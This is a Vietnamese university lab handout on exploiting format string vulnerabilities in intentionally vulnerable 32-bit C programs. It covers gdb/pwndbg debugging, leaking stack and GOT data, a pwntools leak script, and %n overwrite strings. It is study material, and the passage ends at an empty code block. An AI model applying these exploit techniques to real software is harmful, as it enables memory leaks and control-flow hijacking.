4

Lab


**PHỤC VỤ MỤC ĐÍCH GIÁO DỤC**

FOR EDUCATIONAL PURPOSE ONLY

**Format String**

Binary Exploitaion

**Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần mềm**



**Lưu hành nội bộ**

*<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>*

# TỔNG QUAN

## Mục tiêu

Tìm hiểu lỗ hổng format string

## Thời gian thực hành

* Thực hành tại lớp: **5** tiết tại phòng thực hành.
* Hoàn thành báo cáo kết quả thực hành: tối đa **13** ngày.

## Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn

- Virtual Box hoặc **VMWare** + máy ảo **Linux**

Sinh viên có thể lựa chọn cài đặt 1 trong 2 plug-in sau:

*Lưu ý: cần bỏ liên kết giữa gdb và peda (đã cài ở Lab 3) trước khi cài đặt các plugin này bằng cách xóa dòng trong file* ***~/.gdbinit***.

* **Cài đặt plugin pwndbg cho gdb**

Xem hướng dẫn tại: <https://github.com/pwndbg/pwndbg>

* **Cài đặt plugin gef cho gdb**

Xem hướng dẫn tại: <https://github.com/hugsy/gef>

# THỰC HÀNH

## Tìm hiểu về chuỗi định dạng

Một chuỗi định dạng thường có các thành phần cấu thành như bên dưới:

|  |
| --- |
| %[parameter][flags][width][.precision][length]type |

Trong đó:

* parameter: có dạng n$, với n là số thứ tự của tham số cần sử dụng với định dạng.
* flags: - để căn trái cho đầu ra, +/space để thêm dấu +/space cho số dương, 0 dùng chung với width để chèn thêm số 0 nếu độ dài chưa đủ,...
* width: số ký tự tối thiểu sẽ được in ra, là 1 số nguyên. Giá trị có thể được thêm động dưới dạng tham số với ký hiệu \* trong chuỗi định dạng.
* .precision: Nếu là số nguyên, đây là số chữ số tối thiểu sẽ được in ra, nếu không đủ sẽ thêm số 0. Nếu là số thực, đây là số lượng chữ số của phần thập phân sẽ được in ra, nếu không đủ sẽ thêm số 0. Nếu là chuỗi, đây là giới hạn số ký tự cần in. Có thể là 1 số nguyên hoặc có thể thêm động với ký hiệu \*.
* length: chiều dài của đầu ra với các dạng hh, h, l, ll, L, z...
* type: liên quan đến kiểu dữ liệu số nguyên (số hay hexan), chuỗi, số thực, ký tự,..: d/I, u, x/X, s, c, p, n, %.

|  |
| --- |
| 1. Giả sử cần chuẩn bị chuỗi định dạng cho printf(). Sinh viên tìm hiểu và hoàn thành các chuỗi định dạng cần sử dụng để thực hiện các yêu cầu bên dưới. |

|  |  |
| --- | --- |
| **Yêu cầu** | **Chuỗi định dạng** |
| 1. In ra 1 số nguyên hệ thập phân | %d |
| 1. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan. |  |
| 1. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0. |  |
| 1. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt. |  |
| 1. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng ở phần nguyên. |  |
| 1. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0 ở phần nguyên. |  |

Sinh viên có thể tham khảo thêm:

<https://en.wikipedia.org/wiki/Printf_format_string>

<https://cplusplus.com/reference/cstdio/printf/>

## Khai thác lỗ hổng format string để đọc dữ liệu

Lỗ hổng chuỗi định dạng format string có thể bị khai thác nhằm gây ra các tác động:

* Làm crash chương trình.
* Đọc các nội dung từ bộ nhớ (từ stack hoặc tại 1 địa chỉ nhất định).

Phần này sẽ hướng tới khai thác lỗ hổng format string để đọc dữ liệu từ bộ nhớ, trong đó có 2 vị trí có thể đọc dữ liệu:

* Dữ liệu trong ngăn xếp - stack:
  + Đọc giá trị của một biến
  + bộ nhớ tương ứng với địa chỉ của một biến
* Dữ liệu tại 1 địa chỉ tuỳ ý:
  + Sử dụng bảng GOT để lấy địa chỉ hàm libc, sau đó lấy libc, rồi lấy địa chỉ của các hàm libc khác.
  + Dump chương trình lấy thông tin hữu ích.

### Đọc dữ liệu trong ngăn xếp – stack

Quan sát mã nguồn C của chương trình **app-leak.**


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | #include <stdio.h>  int main() {  char s[100];  int a = 1, b = 0x22222222, c = -1;  scanf("%s", s);  printf("%08x.%08x.%08x.%s\n", a, b, c, s);  printf(s);  printf("\n");  return 0;  } |

Trong đó:

* + - File thực thi **32 bit**.
    - Biên dịch sử dụng **-fno-stack-protector**, do đó không dùng stack canary.
    - Dòng 6 in ra giá chị các biến a, b, c và chuỗi s, dòng 7 in ra chuỗi s.
    - Có lỗ hổng format string ở dòng code printf() thứ 2 (dòng 7), do nhận chuỗi s người dùng nhập vào làm tham số duy nhất cho printf().

1. **Nhập chuỗi s bình thường**

Chạy chương trình app-leak và nhập 1 chuỗi bình thường dạng “Helloworld”.



1. **Nhập chuỗi s là 1 chuỗi định dạng**

Chương trình có lỗ hổng format string ở dòng printf() thứ 2, trong đó chuỗi s có thể là 1 chuỗi định dạng (format string) để đọc 1 số dữ liệu từ trong stack.

Giả sử nhập s là 1 chuỗi có dạng “%08x.%08x.%08x”.

Giải thích ý nghĩa của chuỗi định dạng trên?

Quan sát kết quả chương trình. Ở dòng printf() thứ 2, thay vì in ra giá trị chuỗi s, chương trình in ra 1 số giá trị nào đó.

Text

Description automatically generated


1. **Phân tích kết quả nhận được**

Ở bước 2, ta đã in ra được 1 số giá trị từ trong stack. Bước này sẽ tiến hành phân tích để giải thích vì sao có được các giá trị trên và đó là những giá trị ở vị trí nào.

Mở **app-leak** với gdb và xem code assembly của hàm main.

**$** **gdb** app-leak

**pwndbg$** disassemble main



Quan sát thấy địa chỉ của các dòng lệnh gọi hàm printf là ở địa chỉ 0x80484ea và 0x80484f9. Ta đặt breakpoint tại các vị trí này và chạy chương trình.

**pwndbg$** b\* 0x80484ea

**pwndbg$** b\* 0x80484f9

**pwndbg$** run

Text

Description automatically generated

Chương trình sẽ dừng ở vị trí hàm scanf() để chờ người dùng nhập chuỗi s. Nhập chuỗi %08x.%08x.%08x.

Text

Description automatically generated

Có thể thấy, đối với dòng gọi printf() thứ nhất, tham số đầu tiên của printf là địa chỉ của chuỗi định dạng **%08x.%08x.%08x.%s\n**, tham số thứ 2 là giá trị của **a**, tham số thứ 3 là giá trị của **b**, tham số thứ 4 là là giá trị của **c**, và tham số thứ 5 là địa chỉ tương ứng của chuỗi s đã nhập.


Tiếp tục chạy chương trình.

**pwndbg$** c

A picture containing graphical user interface


Description automatically generated

Ta được kết quả in ra màn hình của dòng printf() thứ nhất. Chương trình dừng ở dòng lệnh gọi printf() thứ 2.



Tại printf() thứ 2 chỉ có 1 tham số là chuỗi s đã nhập. Tuy nhiên, do ở đây ta cố tình nhập chuỗi s giống chuỗi định dạng, printf() sẽ coi đó là chuỗi định dạng và đi tìm các giá trị cụ thể để in ra tương ứng. Thông thường, chuỗi định dạng sẽ là tham số thứ nhất của printf (mũi tên đỏ), các giá trị cần in sẽ ở vị trí tham số thứ 2, thứ 3 (màu xanh).

Quan sát stack bên trên, đối với printf() thứ 2, các tham số của nó được lưu từ địa chỉ **0xffffd130**. Tham số đầu tiên là địa chỉ chuỗi s (0xffffd140), như vậy theo logic, printf() sẽ hiểu các giá trị nằm sau đó ở các địa chỉ **0xffffd134**, **0xffffd138, 0xffffd13c** lần lượt là các tham số 2, 3, 4 và là những giá trị cần in. Với định dạng **%x**, chương trình sẽ coi các giá trị tại các địa chỉ này như kiểu int và in chúng ra. Do đó tiếp tục chạy ta được kết quả là các giá trị tại các ô nhớ nằm ngay phía sau tham số đầu tiên của printf.



Ta cũng có thể đọc dữ liệu bằng %p, khi đó 1 số giá trị in ra sẽ không đủ 8 ký tự hexan.

Text

Description automatically generated

Ở đây cần lưu ý rằng kết quả không giống nhau mọi lúc, vì dữ liệu trên ngăn xếp sẽ khác nhau do các được cấp phát mỗi lần.

|  |
| --- |
| 1. Sinh viên khai thác và truyền chuỗi s để đọc giá trị biến **c** của **main**. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.   *Bonus: chuỗi s không dài hơn 10 ký tự.* |

Gợi ý:

* + - Các ví dụ trên đọc được các giá trị tại các ô nhớ gần vùng tham số của printf thứ 2, vậy giá trị biến c trong stack của main nằm ở đâu so với vùng tham số này?

Việc xác định vị trí của ô nhớ trong stack muốn đọc dữ liệu so với vùng tham số giúp xác định chuỗi định dạng cần sử dụng, ví dụ số lượng %x cần để đọc được đúng ô nhớ. Bước này xác định vùng nhớ cần đọc sẽ tương ứng vị trí tham số thứ mấy của printf.

Mở **app-leak** với gdb, xem mã assembly có thể thấy biến c nằm ở vị trí ebp-14, debug ta được địa chỉ cụ thể là **0xffffd1a4**.

Text

Description automatically generated


Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên, tức là địa chỉ chuỗi định dạng được đặt ở địa chỉ **0xffffd130**.

Text

Description automatically generated

Ta xem các giá trị đang lưu gần địa chỉ **0xffffd130**. Vùng màu xanh là các biến a, b, c.


**pwndbg$** x/40wx 0xffffd130



Từ vị trí đóng khung màu đỏ là tham số thứ nhất của printf, vốn cần 1 chuỗi định dạng, các khối dữ liệu ***phía sau*** nó sẽ lần lượt được đọc theo các ký hiệu. Ví dụ, 1 ký hiệu %x sẽ đọc 4 byte dữ liệu từ các ô nhớ phía sau. Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiêu ký hiệu %x?

Ví dụ truyền chuỗi định dạng:

**$ python -c** 'print("%x."\***k**)' | ./app-leak



* + - Cần lưu ý rằng phương pháp dùng nhiều %x sẽ đọc hết lần lượt dữ liệu trong stack dưới dạng tham số của printf. Làm thế nào để trực tiếp lấy giá trị tại 1 vị trí trong stack hay 1 tham số mà không cần in hết các giá trị trước đó?

Sinh viên có thể sử dụng **%m$x** hoặc **%m$d** để đọc tham số thứ **m+1** của printf.

Text

Description automatically generated


So sánh giá trị k và m ở 2 cách này?

### Đọc chuỗi trong ngăn xếp

Format %x ở trên sẽ in các giá trị dưới dạng hexan. Ngoài ra, còn có format %s có thể giúp in ra các chuỗi ký tự đến khi gặp ký tự NULL. Tham số dành cho %s là địa chỉ của vùng nhớ đang chứa chuỗi cần in. Phần này sẽ dùng %s để in chuỗi trong stack.

1. **Chạy chương trình và nhập chuỗi %s%s%s**

Quan sát kết quả bên dưới. Chương trình gặp lỗi Segmentation fault.



1. **Giải thích kết quả với gdb**

Phân tích chương trình với gdb để lý giải kết quả lỗi ở Bước 1. Mở app-leak với gdb, đặt breakpoint tại printf thứ 2, sau đó chạy và truyền vào chuỗi %s%s%s.

Graphical user interface, text

Description automatically generated

Có thể thấy rằng, với lệnh printf thứ 2, 3 giá trị tại địa chỉ **0xffffd134,** **0xffffd138, 0xffffd13c** sẽ lần lượt là tham số dành cho 3 format %s, được mong đợi là địa chỉ chứa chuỗi cần in.

Graphical user interface

Description automatically generated with medium confidence

|  |
| --- |
| 1. Giải thích vì sao %s%s%s gây lỗi chương trình? |

1. **Đổi chuỗi định dạng %s**

Ngoài ra, ta cũng có thể chỉ định thứ tự tham số trên ngăn xếp được xuất ra dưới dạng chuỗi với %s. Ví dụ ta chỉ định tham số thứ 4 của printf như sau, có thể thấy chương trình cũng bị lỗi. Do vậy, cần cẩn thận khi dùng %s.

Text

Description automatically generated

1. *Sử dụng %x để lấy giá trị dạng hexan trong stack, nhưng nên sử dụng %p nếu muốn các giá trị in ra dạng hexan vừa đủ số bit.*
2. *Sử dụng %s để lấy đọc chuỗi từ 1 tham số địa chỉ, cho phép đọc hết chuỗi cho đến khi gặp ký tự NULL.*
3. *Sử dụng %order$x để nhận giá trị của tham số được chỉ định và sử dụng %order$s để đọc chuỗi từ địa chỉ đang lưu trong tham số đã chỉ định.*

### Đọc dữ liệu từ địa chỉ tùy ý

Có thể thấy rằng ở phần trên, dù có thể đọc nhiều giá trị của các ô nhớ liên tục hoặc 1 ô nhớ được chỉ định đang lưu trên stack, chúng ta gần như không quan tâm đến địa chỉ của ô nhớ là ở đâu. Đọc dữ liệu như vậy cũng khá hữu ích, nhưng chưa hiệu quả. Đôi khi ta sẽ cần đọc dữ liệu từ 1 địa chỉ xác định nào đó mà việc tính toán thứ tự tham số so với printf dường như không thể. *Vậy thì làm sao có thể làm điều này?*

Ta có thể thực hiện điều này với format %s, khi đó ta chỉ cần cung cấp địa chỉ của vùng nhớ muốn đọc dữ liệu, và để các hàm đọc (như printf) làm công việc còn lại.

Table

Description automatically generatedĐể xây dựng chuỗi định dạng làm được điều này, ta cần:

* + - Xác định địa chỉ cụ thể của vùng nhớ muốn đọc dữ liệu.
    - Đưa địa chỉ này vào chuỗi định dạng sẽ dùng để khai thác, nên đặt ở đầu chuỗi.
    - Xác định chuỗi định dạng có sử dụng %s, tuy nhiên cần đảm bảo printf có thể ánh xạ địa chỉ đã thêm là tham số sẽ dùng với format %s khi đọc dữ liệu.


Có thể tham khảo ý tưởng như hình bên, sử dụng nhiều %x trung gian để %s được dùng với tham số tương ứng là địa chỉ 0x080456AB.

1. **Xác định vùng nhớ cần đọc dữ liệu**

Có thể lấy địa chỉ từ thông tin trích xuất được từ file thực thi.

Ví dụ sử dụng GOT (Global Offset Table), chứa thông tin ánh xạ các symbol (tên hàm, biến...) với các địa chỉ cụ thể. Như ở hình bên dưới, GOT có nhiều entry (nằm ở các địa chỉ **0x804c0xx**), ở đó cung cấp các địa chỉ cụ thể (màu đỏ) của các hàm.

Kết quả bên dưới là GOT sau khi đã chạy dòng lệnh gọi scanf.




1. **Xác định vị trí của địa chỉ lưu trong chuỗi s so với vùng tham số của printf**

Việc này có thể giúp xác định chuỗi định dạng cần sử dụng, ví dụ số lượng %x cần có, để format %s sẽ được dùng tương ứng với địa chỉ cần đọc dữ liệu.

Áp dụng cách xác định vị trí tham số đối với printf của 1 vùng nhớ trong stack như ở phần **B2.1**, ta xem thử vị trí của chuỗi s so với vùng tham số của printf thứ 2.

Mở **app-leak** với gdb, khi chạy đến dòng scanf() để đọc chuỗi s từ người dùng, có thể thấy tham số thứ 2 của scanf chính là địa chỉ lưu của s, tức là **0xffffd140**.



Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên được đặt ở địa chỉ **0xffffd130**.

Text

Description automatically generated

Ta có thể xem các giá trị đang được lưu gần địa chỉ **0xffffd130** này.

**pwndbg$** x/20wx 0xffffd130

Text

Description automatically generated

Giả sử đặt địa chỉ cần đọc dữ liệu ở đầu chuỗi s (khung màu xanh), xác định địa chỉ cần đọc dữ liệu lưu trong chuỗi s sẽ nằm ở tham số thứ mấy của printf?

1. **Tạo chuỗi định dạng để đọc dữ liệu từ địa chỉ**

Sau bước 2, ta đã xác định được địa chỉ cần đọc dữ liệu trong chuỗi s sẽ nằm ở vị trí tham số nào của printf, giả sử là **k**. Ở bước này cần tạo 1 chuỗi định dạng, trong đó tại vị trí tham số thứ **k** của printf sẽ có format %s để đọc dữ liệu.

Với địa chỉ cần đọc dữ liệu là tham số thứ **k** của printf, có thể trực tiếp đọc nội dung tại địa chỉ đó với chuỗi định dạng sau:

<addr>%<k-1>$s


*Lưu ý: nếu địa chỉ addr không hợp lệ hoặc số k-1 chưa phù hợp, việc truy xuất địa chỉ sẽ gây ra lỗi, tương tự như phần B.2.2.*

|  |
| --- |
| 1. Sinh viên khai thác và truyền chuỗi s đọc thông tin từ Global Offset Table (GOT) và lấy về địa chỉ của hàm **scanf**. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết. |

Gợi ý đoạn mã khai thác:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | from pwn import \*  sh = process('./app-leak')  leakmemory = ELF('./app-leak')  # address of scanf entry in GOT, where we need to read content  \_\_isoc99\_scanf\_got = leakmemory.got['\_\_isoc99\_scanf']  print ("- GOT of scanf: %s" % hex(\_\_isoc99\_scanf\_got))  # prepare format string to exploit  # change to your format string  fm\_str = b'%p%p%p'  payload = p32(\_\_isoc99\_scanf\_got) + fm\_str  print ("- Your payload: %s"% payload)  # send format string  sh.sendline(payload)  sh.recvuntil(fm\_str+b'\n')  # remove the first bytes of \_\_isoc99\_scanf@got  print ('- Address of scanf: %s'% hex(u32(sh.recv()[4:8])))  sh.interactive() |

Kết quả chạy đoạn mã khai thác là địa chỉ của scanf trên hệ thống.



Sinh viên giải thích ý nghĩa dòng code 16 để lấy địa chỉ của scanf từ GOT?

## Khai thác lỗ hổng format string để ghi đè bộ nhớ

Ở trên, ta đã chỉ ra cách sử dụng chuỗi định dạng để đọc dữ liệu từ stack và từ các địa chỉ tùy ý. Ở phần này, ta sẽ khai thác lỗ hổng format string để truyền các chuỗi định dạng có khả năng ghi đè giá trị trên các vùng nhớ.

### Giới thiệu format %n

%n không in ra dữ liệu gì, mặt khác nó nắm giữ số ký tự đã được xuất thành công trước đó và lưu vào vùng nhớ được chỉ định trong tham số là 1 con trỏ. Do cách hoạt động của %n luôn cần 1 địa chỉ làm tham số, do đó khi muốn ghi đè bắt buộc phải biết địa chỉ của vị trí cần ghi.

Về cơ bản, dạng chuỗi định dạng dùng để ghi đè giá trị sẽ có dạng như sau:

[overwrite addr][additional format]%[overwrite offset]$n

Trong số đó:

* **overwrite addr** là địa chỉ ta muốn ghi đè, viết dưới dạng Little endian.
* **additional format** là ký hiệu format được thêm để đảm bảo giá trị được %n ghi vào **overwrite addr** là giá trị mong muốn. Ta có tổng kích thước dữ liệu được in ra với overwrite addr và additional format là giá trị cần ghi đè.
* **overwrite offset** là thứ tự tham số của vị trí lưu overwrite addr so với vùng tham số của hàm in (ví dụ printf), để đảm bảo %n được dùng với overwrite addr.
* **n** là kí hiệu để ghi dữ liệu.

Từ định dạng trên, ta thấy có 3 thông tin cần xác định khi khai thác là overwrite addr, overwrite offset và additional format.

Phần này khai thác file thực thi **app-overwrite** với mã nguồn bên dưới, trong đó:

* File thực thi **32 bit**.
* **c** là biến cục bộ, **a** và **b** là các biến toàn cục đã có gán giá trị.
* Trong source code có xuất địa chỉ của biến **c**.
* Có lỗ hổng format string ở dòng 8 gọi printf() thứ 2.


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | #include <stdio.h>  int a = 123, b = 456;  int main() {  int c = 789;  char s[100];  printf("%p\n", &c);  scanf("%s", s);  printf(s);  if (c == 16) {  puts("\nYou modified c.");  } else if (a == 2) {  puts("\nYou modified a for a small number.");  } else if (b == 0x12345678) {  puts("\nYou modified b for a big number!");  }  printf("\na = %d, b = %x, c = %d", a, b, c);  return 0;  } |

### Ghi đè bộ nhớ ngăn xếp

|  |
| --- |
| 1. Sinh viên khai thác và truyền chuỗi s để ghi đè biến **c** của file **stack-overwrite** thành giá trị **16**. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết. |

1. **Xác định địa chỉ cần ghi đè (overwrite addr)**

Biến c là biến cục bộ, do đó nằm trong stack frame của hàm main. Trong source code của app-overwrite có dòng code 6 giúp in ra địa chỉ của biến c này. Lưu ý: khi debug và khi chạy địa chỉ này sẽ khác nhau.



1. **Xác định overwrite addr**

Do c nằm strong stack, địa chỉ có thể khác nhau giữa lúc debug và chạy chương trình. Ví dụ trong gdb, ta thấy được biến c được lưu trữ tại **0xffffd1ac**, khác lúc chạy.

Text

Description automatically generated

1. **Xác định overwrite offset hay thứ tự tham số của printf**

Bước này được thực hiện tương tự như **Bước 2** ở phần **B.2.1**.

Debug chương trình, quan sát các tham số dành cho scanf, ta xác định được chuỗi s sẽ được lưu ở địa chỉ **0xffffd148**.

Text

Description automatically generated

Tiếp tục debug đến lệnh gọi hàm printf() thứ 2, ta thấy được tham số của nó bắt đầu từ vị trí **0xffffd130**.



Như vậy, vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ mấy của printf?

1. **Xác định chuỗi định dạng để ghi đè**

Từ bước 2 và 3, ta có địa chỉ của biến c tương ứng với vị trí tham số thứ k của hàm printf, khi đó có thể tạo chuỗi định dạng như sau để ghi đè lên vị trí biến c:

[addr of c][additional format]%<k-1>$n

Lưu ý ta cần gán c thành 16. Trong đó, số ký tự đã được in ra ở phần [addr of c] là 4 byte (4 ký tự). Vậy muốn %n ghi được giá trị 16, ta cần additional format sẽ có tác dụng in 12 ký tự nữa. Dùng chuỗi format nào để in được 12 ký tự?

1. **Truyền chuỗi để ghi đè**

Sinh viên tham khảo đoạn mã khai thác bên dưới.

|  |
| --- |
